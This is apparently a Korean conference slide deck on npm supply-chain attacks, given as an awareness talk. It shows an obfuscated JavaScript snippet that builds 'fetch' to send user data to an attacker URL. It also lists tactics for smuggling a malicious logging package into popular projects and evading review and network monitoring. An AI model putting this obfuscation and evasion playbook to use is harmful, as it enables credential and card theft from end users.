

난 너를 믿었던 만큼  
난 네 친구도 믿었기에  
난 아무런 부담없이  
널 내 친구에게 소개 시켜줬고

Gyeongjae Choi

- 간단한 악성 코드를 생각해 봅시다

## 간단한 악성 코드의 동작

- 사이트에 악성 코드를 심어 두고,
- 유저가 신용카드 정보, 패스워드 등을 입력할 때
- 그것을 감지하여 malicious-url.com으로 개인정보를 전송한다

## 간단한 악성 코드의 동작

- 사이트에 악성 코드를 심어 두고, (HOW?)
- 유저가 신용카드 정보, 패스워드 등을 입력할 때
- 그것을 감지하여 malicious-url.com으로 개인정보를 전송한다

## 어떻게 악성 코드를 심을 것인가?

1. 사이트 관리자가 의도적으로 악성 코드를 삽입한다.
2. Cross Site Scripting(XSS)

## 어떻게 악성 코드를 심을 것인가?

1. 사이트 관리자가 의도적으로 악성 코드를 삽입한다.
  - 안 들어가면 그만
2. Cross Site Scripting(XSS)
  - 점점 줄어들고 있음

좀더 효과적인 방법은 없을까?



## 주제 소개

- 컴퓨터 공학에서 가장 HOT한 키워드?



## 주제 소개

- 컴퓨터 공학에서 가장 HOT한 키워드?




## 주제 소개

- 오픈 소스를 사용하는 것이 당연시 되는 시대
- 하루에도 여러 개의 오픈 소스를 자연스럽게 사용하는 시대


- 우리는 과연 오픈소스를 안전하게 사용하고 있는가?
- or 우리가 사용하는 오픈소스는 과연 안전한가?

- 구라제거기
  - 각종 인터넷 뱅킹 보안 프로그램 삭제



# 인사이트

- 구라제거기
  - 알고 보면 코인 채굴기?



2 / 67

2 engines detected this file

SHA-256a448109f658c3da3ee2457601406db356072917a6a8b5a6539bc12530f2ac0e0

File nameHoax Eliminator.exe

File size356 KB

Last analysis2018-01-15 15:16:34 UTC







Community score+28

Detection

Details

Relations

Community


Cylance	 Unsafe	Ikarus	 not-a-virus:RiskTool.BitCoinMiner
Ad-Aware	 Clean	AegisLab	 Clean
AhnLab-V3	 Clean	ALYac	 Clean

- 루머였긴 하지만...
- Why not?

(개발자가) 오픈 소스를 사용하는 방식



(개발자가) 오픈 소스를 (좀더 편하게) 사용하는 방식







## 매일 있는 시나리오

- 나는 흔한 개발자 A
- 오늘은 일은 Node.js를 사용해서 웹 페이지에서 데이터를 추출하는 코드를 짜는 것

# 매일 있는 시나리오



# 매일 있는 시나리오



The screenshot shows the npm website interface. At the top left is the npm logo. To its right is a search bar with the placeholder text "find packages". Below the search bar is a banner that reads "Share your code. npm Orgs help your team discover, share, and manage code." The main content area displays the package "cheerio" with a "public" label and a star icon. Below the package name is a description: "Fast, flexible & lean implementation of core jQuery designed specifically for the server."

**npm** find packages

Share your code. npm Orgs help your team discover, share, and manage code.

**cheerio** public ★

**cheerio**

Fast, flexible & lean implementation of core jQuery designed specifically for the server.

## 매일 있는 시나리오

- 생각없이 npm install cheerio를 치고

```
const cheerio = require('cheerio')
const $ = cheerio.load('<h2 class="title">Hello world</h2>')

$('h2.title').text('Hello there!')
$('h2').addClass('welcome')
```

- 잘 된다. 개꿀!

## 매일 있는 시나리오

- 이 패키지에 누군가 악성코드를 심어줬다면?



진짜로 이런 일이 일어나요?

- 글썄…?
- 유명한 패키지라면 누군가는 코드를 읽어볼 것이고,
- 누군가는 의심을 할 것

그렇다면?

- 좀더 지능적인 공격이 필요
- HOW?

## 그렇다면?

- 좀더 지능적인 공격이 필요
- HOW?
- 오픈 소스 커뮤니티, 그리고 모듈화를 역 이용



# 공격 시나리오

- 쓸모 있어 보이는 Node.js 모듈을 만들자
- 이 모듈 안에는 악성코드가 잘 숨겨져 있다

```
158 log.tomato('I am tomato');
159 log.chocolate('I am chocolate');
160 log.cornflowerblue('I am cornflowerblue');
161 log.darkcyan('I am darkcyan');
162 log.goldenrod('I am goldenrod');
```

{ } Line 163, Column 6

⋮ Console Animations Rendering Search What

⏮ ⏹ top ▼ Filter

Console was cleared

I am tomato

I am chocolate

I am cornflowerblue

I am darkcyan

I am goldenrod

```
const i = 'gfudi';
const k = s => s.split('').map(c => String.fromCharCode(c.charCodeAt() - 1)).join('');
self[k(i)](urlWithYourPreciousData);
```

## 공격 시나리오

- 패키지를 패키지 관리자에 등록한다
- 이제 멍청한 누군가가 다운로드 받길 기다린다?
- NO-NO

## 공격 시나리오

- 우리는 오픈 소스에 기여하는 훌륭한 개발자니까!
- 깃헙에 Node.js로 만들어진 오픈소스 프로젝트를 찾아서
- 버그를 고치고, 내 패키지를 추가한 뒤 Pull request를 보낸다

“Hey, I’ve fixed issue x and also added some logging.”

## 공격 시나리오

- 물론 안 받아주는 사람이 많겠지만
- 수십개의 프로젝트에 시도하다 보면, 누군가는 걸린다

## 공격 시나리오

- 그 프로젝트가 유명한 프로젝트라면?
- 한달에 수만명이 내 악성코드를 다운받거나 사용하게 된다

## 왜 알아채기 어려운가

Q. 코드를 열어보면 알텐데?

A. 사람들이 보는 건, 악성 패키지가 아니다

악성 패키지는 그저 dependency일 뿐

혹은 dependency의 dependency의 dependency

```
"dependencies": {  
  "body-parser": "~1.17.1",  
  "cookie-parser": "~1.4.3",  
  "debug": "~2.6.3",  
  "express": "~4.15.2",  
  "jade": "~1.11.0",  
  "morgan": "~1.8.1",  
  "serve-favicon": "~2.4.2",  
  
  "mysql": "2.14.1"  
}
```

## 왜 알아채기 어려운가

Q. 자동화 툴로 검사할 건데?

A. JS 코드 난독화는 아주 흔하다

## 왜 알아채기 어려운가

Q. 누군가는 github에 올린 코드를 읽을 텐데?

A. 패키지 매니저에 올린 코드와 github에 올린 코드가 동일할 거라는 보장X

- .gitignore를 이용해서 속일 수도 있고
- minimize된 코드를 이용해서 속일 수도



## 왜 알아채기 어려운가

Q. 네트워크를 감시하면 되지 않나?

A.

- 개발자 도구, 디버그 모드를 감지하거나
- 특정 시간에만 패킷을 보내거나
- 로컬 쿠키를 이용해서 한 번만 패킷을 보내거나
- CSP가 적용되지 않은 사이트에서만 동작하게 하거나

## 결론

- 오픈 소스는 선물과도 같다

## 결론


- 오픈 소스는 선물과도 같다
- 하지만 선물상자 안에 들어있는 것이 폭탄일 수도

## 결론

- 오픈 소스는 선물과도 같다
- 하지만 선물상자 안에 들어있는 것이 폭탄일 수도
- 안전하게 사용하는 것은 결국 유저/개발자의 몫

# References

<https://hackernoon.com/im-harvesting-credit-card-numbers-and-passwords-from-your-site-here-s-how-9a8cb347c5b5?gi=4e1d858b1ed8>



감사합니다

Question?